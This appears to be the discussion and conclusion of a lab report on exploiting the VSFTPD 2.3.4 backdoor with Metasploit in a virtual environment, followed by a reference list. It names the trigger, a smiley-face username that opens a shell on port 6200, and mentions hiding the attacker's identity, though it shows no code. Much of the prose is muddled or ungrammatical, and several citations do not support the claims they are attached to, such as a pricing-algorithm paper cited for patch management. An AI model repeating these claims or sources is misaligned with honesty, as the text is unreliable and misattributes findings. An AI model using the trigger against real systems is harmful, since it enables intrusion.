The successful attack of the VSFTPD 2.3.4 vulnerability of back door in this controlled experimental setting provides an essential clue about the nature of the supply chain compromises and how it has long-term effects on the security of an organization. The fact that it is possible to gain root-level access to the system via an exposure mechanism that is simple to execute shows the depth of asymmetry between the capabilities of the attacker and defensive needs in the present-day cybersecurity environment. This research sheds light on various dimensions that must be thoroughly examined as critical. The VSFTPD backdoor is a paradigm example of compromising the supply chain when malicious code was introduced intentionally into what was deemed to be a secure piece of software. The technical exploitation of this vulnerability is not the only problem that is severe enough; it is a matter of lack of trust in the work of software development, as well as distribution.

The presence of the backdoor mechanism, which is activated by a particular format of a username containing a smiley face emoticon and the execution of a command on port 6200, shows that the use of advanced techniques of obfuscation with the aim of obfuscating the system without being detected easily but allowing the knowledgeable attacker to exploit it effectively(Myrbakken & Colomo-Palacios, n.d.). The fact that the attacker was successful in increasing privileges to an anonymous access into the network and to root access within a few minutes highlights the small window of vulnerability that is available between disclosure and remediation. Moreover, the proliferation of exploitation tools via systems such as Metasploit democratize attacker capabilities, and are therefore applicable by otherwise moderately-skilled attackers to undermine vulnerable systems, the exploitation trends identified in this study are highly applicable to modern security concerns.

The recent incidents of modern supply chain attacks, including the SolarWinds breach and the CodeCov breach, have shown that the backdoor insertion into trusted software remains a favorite attacker tactic of advanced threat agents(Neshenko et al., 2019). The VSFTPD case study is very informative on how detection methods, incident response procedures and the overall risk of the organization having to pay a ransom after acquiring knowledge of compromised software integrity is easy to do so without considering that this will eventually become common in current ransomware campaigns and advanced persistent threat activities, as attackers exploit the fact that organizations are incapable of patching out or retiring known vulnerabilities in their legacy systems.

This study highlights that the vulnerability age does not reduce the risk of exploitation, but older vulnerabilities tend to pose more risks with the exploitation methods developing and the automated tools becoming widespread(Dietz et al., 2020). The results or discoveries require a multi-layers defense model in the integration of technical controls, process enhancements, and cultural change. Routine patching and updates become the main defense mechanism, but a lot of companies face the challenge of patch management because of the limits of the operations and compatibility issues as well as the lack of resources(Gajananan et al., 2016). Beyond technical measures, security awareness training and organizational security culture has been shown to be vital in this research as it makes the activities of the attackers more difficult, even in cases where a vulnerability is present(Brost et al., 2020). The trained staff that is able to identify signals of compromise, familiar with the attack techniques, and able to react to security breaches in the most appropriate way is vital to the overall defense mechanisms. The human factor is the weakest vulnerability of the organizational security posture, as well as, the most flexible defense mechanism, and ethical standards of penetration testing and vulnerability research have been followed in this investigation. All tests were conducted in secluded virtual environments, meaning that there was no damage to production systems or unauthorized visits to the real-life infrastructure. The study highlights the importance of knowledge of exploitation methods to be used defensively to educate security experts so that they understand the threat environments and be capable of creating countermeasures to them. The responsible practice of disclosure is the most important in vulnerability research. Companies that uncover such weaknesses need to weigh between exposing the vulnerabilities, which allows mass defense against the danger of being exploited by bad actors. This study proposes the use of coordinated disclosure strategies that will give the vendors time to act and have government agencies take timely steps to notify the impacted organizations about the risks in time(Costin et al., 2016).

Conclusion

This test was able to identify the exploitation of the VSFTPD 2.3.4 backdoor vulnerability, which is important because it was done offering an in-depth study of the attack lifecycle, mechanism of system compromise, and the fact that active security measures are critical. The study was successful in gaining root-level access to the target system in a systematic approach that included reconnaissance of the network, finding vulnerabilities, exploitation with the use of Metasploit Framework, and after exploitation verification. Through this experiment successfully abled to simulate the exploitation process using virtual environment, abled to verify the successfulness of methodology which followed and successfully abled to hide the identity of attacker using scripts. Under the mentioned ethical considerations these results highlight the dire consequences of unpatched vulnerabilities and supply chains of compromised software in modern computing environments. The findings of the experiment point to the fact that the legacy vulnerabilities, especially the backdoor implementation, pose absolute threats to the security infrastructure of organizations. The fact that the attackers can easily use the freely available exploitation frameworks to breach vulnerable systems underlines the urgency with which the introduction of the sound vulnerability management programs is needed. Organizations that have retained legacy FTP services are at a high risk as a result of similar vulnerabilities and urgent measures must be taken by updating their services, hardening their configurations and implementing network segmentation strategies.

This study adds some important discoveries to the scope of cybersecurity knowledge. To begin with, it offers empirical records of the entire process of exploitation which is an invaluable learning tool to both security practitioners and students. Second, it shows that penetration testing methodologies are practically effective in determining and confirming security vulnerabilities. Third, it confirms the paramount significance of the security awareness training and security culture within the organization in the process of the prevention of the successful attack.

The suggested mitigation measures such as regular patching, hardening the configuration, network monitoring and security awareness training offer practical models that organizations can use to enhance their defensive positions. Nevertheless, technical controls are not effective and effective security programs will need multifaceted initiatives that incorporate people, procedures and technology. The future work is to examine the mechanisms of automated vulnerability detection, examine the new threats to supply chain security, and create the advanced defensive mechanisms which can identify and counter a backdoor implementation. Also, comparative analyses involving the analysis of the exploitation methods used in various vulnerable services would give good details of the typical attack patterns and also countermeasures. Finally, this study highlights the fact that cybersecurity is a never-ending process that needs vigilance, adaptation, and dedication to the defense of online assets in a world that is becoming more interconnected.

References

Ablon, Lillian., & Bogart, Andy. (2017). *Zero days, thousands of nights : the life and times of zero-day vulnerabilities and their exploits*. RAND.

Bilge, L., & Dumitras, T. (2012). Before we knew it: An empirical study of zero-day attacks in the real world. *Proceedings of the ACM Conference on Computer and Communications Security*, 833–844. https://doi.org/10.1145/2382196.2382284

Brost, J., Egger, C., Lai, R. W. F., Schmid, F., Schröder, D., & Zoppelt, M. (2020). Threshold Password-Hardened Encryption Services. *Proceedings of the ACM Conference on Computer and Communications Security*, 409–424. https://doi.org/10.1145/3372297.3417266

Chen, J., Jordan, M. I., & Wainwright, M. J. (2020). HopSkipJumpAttack: A Query-Efficient Decision-Based Attack. *2020 IEEE Symposium on Security and Privacy (SP)*, 1277–1294. https://doi.org/10.1109/SP40000.2020.00045

Chen, S., & Lea, C.-T. (2018). Constraint-based scheduling algorithm with the non-adjacency requirement for multi-flow AWG switches. *Journal of Network and Computer Applications*, *124*, 158–168. https://doi.org/https://doi.org/10.1016/j.jnca.2018.09.022

Costin, A., Zarras, A., & Francillon, A. (2016). Automated dynamic firmware analysis at scale: A case study on embedded web interfaces. *ASIA CCS 2016 - Proceedings of the 11th ACM Asia Conference on Computer and Communications Security*, 437–448. https://doi.org/10.1145/2897845.2897900

Dietz, M., Vielberth, M., & Pernul, G. (2020, August 25). Integrating digital twin security simulations in the security operations center. *ACM International Conference Proceeding Series*. https://doi.org/10.1145/3407023.3407039

Ebrahimi, M., Pacheco, J., Li, W., Hu, J. L., & Chen, H. (2021). Binary Black-Box Attacks Against Static Malware Detectors with Reinforcement Learning in Discrete Action Spaces. *2021 IEEE Security and Privacy Workshops (SPW)*, 85–91. https://doi.org/10.1109/SPW53761.2021.00021

Fouladi, R. F., Ermiş, O., & Anarim, E. (2020). A DDoS attack detection and defense scheme using time-series analysis for SDN. *Journal of Information Security and Applications*, *54*, 102587. https://doi.org/https://doi.org/10.1016/j.jisa.2020.102587

Gajananan, K., Megahed, A., Abe, M., Nakamura, T., & Smith, M. (2016). A Top-Down Pricing Algorithm for IT Service Contracts Using Lower Level Service Data. *2016 IEEE International Conference on Services Computing (SCC)*, 720–727. https://doi.org/10.1109/SCC.2016.99

Harutyunyan, N., Riehle, D., & Sathya, G. (2020). *Industry Best Practices for Corporate Open Sourcing*. https://hdl.handle.net/10125/64458

Ladisa, P., Plate, H., Martinez, M., & Barais, O. (2023). SoK: Taxonomy of Attacks on Open-Source Software Supply Chains. *2023 IEEE Symposium on Security and Privacy (SP)*, 1509–1526. https://doi.org/10.1109/SP46215.2023.10179304

Lee, S., Kim, J., Shin, S., Porras, P., & Yegneswaran, V. (2017). Athena: A Framework for Scalable Anomaly Detection in Software-Defined Networks. *2017 47th Annual*

IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), 249–260. https://doi.org/10.1109/DSN.2017.42

Li, Z., Zou, D., Xu, S., Jin, H., Zhu, Y., & Chen, Z. (2022). SySeVR: A Framework for Using Deep Learning to Detect Software Vulnerabilities. *IEEE Transactions on Dependable and Secure Computing*, *19*(4), 2244–2258. https://doi.org/10.1109/TDSC.2021.3051525

Myrbakken, H., & Colomo-Palacios, R. (n.d.). *DevSecOps: A Multivocal Literature Review*.

Neshenko, N., Bou-Harb, E., Crichigno, J., Kaddoum, G., & Ghani, N. (2019). Demystifying IoT Security: An Exhaustive Survey on IoT Vulnerabilities and a First Empirical Look on Internet-Scale IoT Exploitations. *IEEE Communications Surveys & Tutorials*, *21*(3), 2702–2733. https://doi.org/10.1109/COMST.2019.2910750

Samtani, S., Chinn, R., Chen, H., & Nunamaker, J. F. (2017). Exploring Emerging Hacker Assets and Key Hackers for Proactive Cyber Threat Intelligence. *Journal of Management Information Systems*, *34*(4), 1023–1053. https://doi.org/10.1080/07421222.2017.1394049

Sultan, S., Ahmad, I., & Dimitriou, T. (2019). Container Security: Issues, Challenges, and the Road Ahead. *IEEE Access*, *7*, 52976–52996. https://doi.org/10.1109/ACCESS.2019.2911732

Svabensky, V., Vykopal, J., & Celeda, P. (2020). What Are Cybersecurity Education Papers About? A Systematic Literature Review of SIGCSE and ITiCSE Conferences. *SIGCSE 2020 - Proceedings of the 51st ACM Technical Symposium on Computer Science Education*, 2–8. https://doi.org/10.1145/3328778.3366816

Zhang, C., Chen, J., Cai, S., Liu, B., Wu, Y., & Geng, Y. (2020). iTES: Integrated Testing and Evaluation System for Software Vulnerability Detection Methods. *2020 IEEE 19th International Conference on Trust, Security and Privacy in Computing and Communications (TrustCom)*, 1455–1460. https://doi.org/10.1109/TrustCom50675.2020.00196